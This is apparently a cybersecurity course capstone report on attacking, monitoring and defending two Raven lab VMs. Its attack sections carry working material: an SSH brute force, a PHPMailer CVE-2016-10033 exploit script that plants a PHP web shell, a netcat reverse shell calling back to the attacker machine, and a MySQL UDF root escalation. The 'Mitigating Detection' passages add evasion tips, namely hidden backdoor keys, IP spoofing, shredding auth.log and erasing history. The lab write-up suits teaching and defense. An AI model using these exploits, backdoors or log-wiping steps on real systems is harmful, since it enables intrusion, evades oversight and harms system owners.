Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology

Network Topology



Network

Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110/115
OS: Linux
Hostname: Target 1/Target 2

Target 1
Vulnerabilities

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Open Port 22 SSH & Weak Password	Open ports become dangerous when legitimate services are exploited through security vulnerabilities or malicious services.	Stolen/cracked credentials can be used to gain access to the server.
WordPress Configuration & SQL Database	WordPress Configuration file `wp_config.php` is saved in a directory on the web server.	The exposed SQL database could lead to unrestricted root level access to the system.
Privilege Escalation	Python one-liner can spawn a TTY shell.	This vulnerability allows a user to escalate to root level privileges.

Target 1
Exploits, Monitoring & Detection

Exploitation: Open port 22 SSH & Weak Password

```
$ wpscan --url http://192.168.1.110/wordpress --enumerate -eu
```

```
[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
root@Kali:/usr/share/john# hydra -l michael -P /usr/share/john/passlist.txt
 -vV 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-23 2
1:32:11
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to
1
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 t
ry per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192
.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.
110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 1 of 1
[child 0] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complet
e tests)
1 of 1 target successfully completed, 1 valid password found
```

- We used WPScan to enumerate users within the database.
- Users Michael & Steven were identified in the scan.
- Michael’s password was discovered to be weak/easily guessed/cracked.
- Brute force with Hydra was utilized to crack Michael’s password > **`michael:michael`**

Exploitation: Open port 22 SSH & Weak Password (cont.)

- Michael's credentials could then be used to SSH into system.
  `$ ssh michael@192.168.1.110`

```
root@Kali:~/Desktop# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ ls
michael@target1:~$ cd /var/www/
michael@target1:/var/www$ ls
flag2.txt  html
```

```
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```

- Once logged in as Michael, we were able to explore files & directories.
- With a recursive `grep` command, we were able to locate flag1 & flag2.

`$ grep -RE flag`

- /var/www/flag2.txt
- ./service.html

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Stealth Exploitation of Open port 22 SSH & Weak Password

Monitoring Overview

- [SSH Login Attempts] Alert would detect this activity.
- This metric would measure the number of Port 22 SSH access attempts.
- This alert would be triggered if ANY user attempts to access the system over Port 22.

Mitigating Detection

- SSH through less obvious Ports to avoid detection.
- Create and place an authorized backdoor key in an unexpected location for future access.

Exploitation: WordPress Configuration & SQL Database

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- MySQL Database username `root` and password `R@v3nSecurity` were stored in plain text.
- Root access can be easily acquired by anyone with read access to the `wp-config.php` file.
- Once logged into MySQL, we were able to search the entire database.
- Exploring the `wp_posts` table revealed flag3.

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and
create new pages for your content. Have fun! | Sample Page |                    | publish     | closed          | open         |            |
sample-page  |           |           | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                    |              0 | http://192.168.206.13
1/wordpress/?page_id=2                     |             0 | page          |             |             0 |
|  4 |             1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Stealth Exploitation of WordPress Configuration & SQL Database

Monitoring Overview

- [User Connections] Alert would detect this activity.
- This alert measures server traffic and connections to the database.
- This alert would be triggered if ANY external/unauthorized IP connections are made to the database.

Mitigating Detection

- Employ IP address spoofing.

Exploitation: Privilege Escalation

1. We were able to dump the users and password hashes from wp_users.

1. We cracked Steven's hash with John the Ripper. `$ john wp_hashes.txt`

```
mysql> select * from wp_users;
+----+------------+------------------------------------+----------
-------+-------------+---------------+
| ID | user_login | user_pass                          | user_nice
on_key | user_status | display_name   |
+----+------------+------------------------------------+----------
-------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven
       |           0 | Steven Seagull |
+----+------------+------------------------------------+----------
-------+-------------+---------------+
```

```
No password hashes left to crack (see FAQ)
root@Kali:~/Documents# john --show wp_hashes.txt
steven:pink84

1 password hash cracked, 0 left
root@Kali:~/Documents#
```

3. We were then able to SSH into the system with Steven's credentials > **`steven:pink84`**

3. We performed a python one-liner to spawn a TTY shell with root privileges.

```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home# whoami
root
```

```
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!
```

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- [Root Access Denied] Alert would detect this activity.
- This would measure the number of times root access is denied to files and directories on the server.
- This alert would be triggered if ANY sudo commands are performed within the network.

Mitigating Detection

- Disable, clear, modify, audit trail in /var/log/auth.log (Linux) `$ shred -vfzu auth.log` Erase command history.
- Escalating privileges before accessing the database would prevent the alert from being triggered (i.e. kernel vulnerabilities).

Target 2
Vulnerabilities

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.


Vulnerability	Description	Impact
Brute-Force URL Directories/files	Allows for brute force discovery of directory structure.	Reveals all files and directories present inside the web server. This enumeration will aid an attacker.
Reverse Shell/RCE **CVE-2016-10033**	Utilizing a Netcat listener with custom bash script and a web browser, it was possible to establish a reverse TTY shell.	A reverse shell grants unauthorized access to the server.
MySQL UDF Privilege Escalation	UDF C source code will execute commands in the context of a SQL statement.	An attacker can escalate their privileges to root.

Target 2
Exploits, Monitoring & Detection

Exploitation: Brute-Force URL Directories/files


```
root@Kali:~# nmap --script http-enum.nse 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-25 14:16 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00069s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds
```



- After enumerating Target 2, we discovered some potentially interesting directories.

- We navigated to the site and explored the /vendor/PATH directory and discovered flag1.



Stealth Exploitation of Brute-Force URL Directories/files

Monitoring Overview

- [Excessive HTTP Errors] Alert would detect this activity.
- This alert measures the number of times an HTTP response status code above 400 is returned.
- This alert would be triggered if more than 5 4XX codes are returned within 5 minutes.

Mitigating Detection

- Dispersing brute force attempts over more time could mitigate detection.
- Alternatives to Gobuster include DirBuster, DIRB, Wfuzz, Dirsearch, Metasploit, etc.

Exploitation: Reverse Shell/RCE


```
 GNU nano 4.8                                exploit.sh
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/maste>

TARGET=http://192.168.1.115

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=Hackerman" \
              --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.>
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
              --data-urlencode "action=submit" \
              $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```



- We used a custom bash script to upload a backdoor.php file to the server in order establish a shell and execute command injections.
- After running the exploit, we navigated to http://192.168.1.115/backdoor.php?cmd=id to ensure the exploit worked.
- We could then perform command injections in the address bar to connect back to the listener set up on the kali machine, and establish a shell.

Exploitation: Reverse Shell/RCE (cont.)

Setting up the listener with netcat:

```
root@Kali:~/Downloads# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 60076
```


Injected Command

```
$ nc 192.168.1.90 -e /bin/bash
```

http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash

```
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd /var/www
ls
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

```
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
cd /var/www/html/wordpress/wp-content/uploads/2018/11
ls
flag3.png
```



Stealth Exploitation of Reverse Shell/RCE

Monitoring Overview

- Egress Filtering can detect and stop reverse shells based on unexpected protocol/port combination. (This applies to application aware firewalls).
- Traffic, uploads/downloads, and changes made to & from the network are monitored.
- Application aware firewalls and proxies will stop reverse shells that do not communicate using the expected application layer protocol. Unsecure packets are not allowed to leave. – “egress”

Mitigating Detection

- File masking/steganography - hiding the backdoor code in places that most likely would not be inspected.
- Alternative reverse shells include Bash, Perl, Python, PHP, Java, and Ruby.

Backdooring the Target

Exploitation: MySQL UDF Privilege Escalation

```
www-data@target2:/var/www/html/wordpress$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 51
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
root@Kali:~/Downloads# searchsploit mysql udf
------------------------------------------------ ----------------------------------------
 Exploit Title                                  |  Path
                                                |  (/usr/share/exploitdb/)
------------------------------------------------ ----------------------------------------
MySQL 4.0.17 (Linux) - User-Defined Function (UDF) Dy | exploits/linux/local/1181.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) D | exploits/linux/local/1518.c
MySQL 4/5/6 - UDF for Command Execution               | exploits/linux/local/7856.txt
------------------------------------------------ ----------------------------------------
```

- The user and password for the database is the same as the Raven 1 target.

  `root:R@v3nSecurity`

- We used searchsploit to lookup MySQL UDF privilege escalation exploits.

- We then move back to kali to begin setting up the exploit

Exploitation: MySQL UDF Privilege Escalation

```
root@Kali:~# cd /usr/share/exploitdb/exploits/linux/local/
root@Kali:/usr/share/exploitdb/exploits/linux/local# gcc -g -c 1518.c
root@Kali:/usr/share/exploitdb/exploits/linux/local# gcc -g -shared -Wl,-soname,1518.so -o 1518
.so 1518.c -lc
```

This exploit runs by compiling the raw C code to a .so file and then transferring it to the victim machine and exploiting the MySQL vulnerability.

```
root@Kali:/usr/share/exploitdb/exploits/linux/local# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Once the file was ready to share from the kali machine, we set up a simple python server to start the transfer.

```
www-data@target2:/tmp$ wget 192.168.1.90/1518.so
wget 192.168.1.90/1518.so
converted 'http://192.168.1.90/1518.so' (ANSI_X3.4-1968) → 'http://192.168.1.90/1518.so' (UTF-
8)
--2021-04-26 12:08:44--  http://192.168.1.90/1518.so
Connecting to 192.168.1.90:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19112 (19K) [application/octet-stream]
Saving to: '1518.so'

1518.so             100%[====================>]  18.66K  --.-KB/s   in 0s

2021-04-26 12:08:44 (46.2 MB/s) - '1518.so' saved [19112/19112]
```

```
www-data@target2:/tmp$ chmod 777 1518.so
chmod 777 1518.so
```

We transferred the “.so” file to the target machine in the /tmp directory, then changed the permissions on the file in order to execute.

Exploitation: MySQL UDF Privilege Escalation

```
mysql> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into foo values(load_file('/tmp/1518.so'));
insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.02 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.02 sec)

mysql> create function do_system returns integer soname '1518.so';
create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
+---------------------------------------+
| do_system('chmod u+s /usr/bin/find') |
+---------------------------------------+
|                                     0 |
+---------------------------------------+
1 row in set (0.01 sec)

mysql> exit
exit
Bye
www-data@target2:/tmp$ touch foo
touch foo
www-data@target2:/tmp$ find foo -exec "/bin/sh" \;
find foo -exec "/bin/sh" \;
# whoami
root
```

1. Created a table called “foo”
1. Inserted the path to the 1518.so file to the /tmp directory.
1. Loaded the library into the table and then dumped it to the MySQL plugin directory (since it is vulnerable). `/usr/lib/mysql/plugin`
1. The most important step was to create a UDF function named `do_system`, which will invoke the code that implements the following function:

   `chmod u+s /usr/bin/find`

   (to set the sticky bit on “find”)

   Sticky bit: prevents anyone except the directory's owner from deleting a file within that directory.

Exploitation: MySQL UDF Privilege Escalation

```
mysql> exit
exit
Bye
www-data@target2:/tmp$ touch foo
touch foo
www-data@target2:/tmp$ find foo -exec "/bin/sh" \;
find foo -exec "/bin/sh" \;
# whoami
root
```

We executed the following commands to complete the exploit:

```
$ exit
$ touch foo
$ find foo -exec "/bin/bash" \;
```

$ WHO AM I


```
# cd /root
cd /root
# ls
ls
flag4.txt
# cat flag4.txt
cat flag4.txt
```

```
flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second interation of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

- This resulted in a root privilege escalation, and the capture of flag4!

Stealth Exploitation of MySQL UDF Privilege Escalation

Monitoring Overview

- The advantage is that the code in the UDF exploit is not detected by the operating system, since it is loaded within a trusted execution environment (MySQL).
- A certain level of privilege is required to deploy and access the backdoor.
- It can be listed/detected from the table mysql.func

Mitigating Detection

- From the perspective of the OS, it is stealthy since there isn’t a new process running on the server.
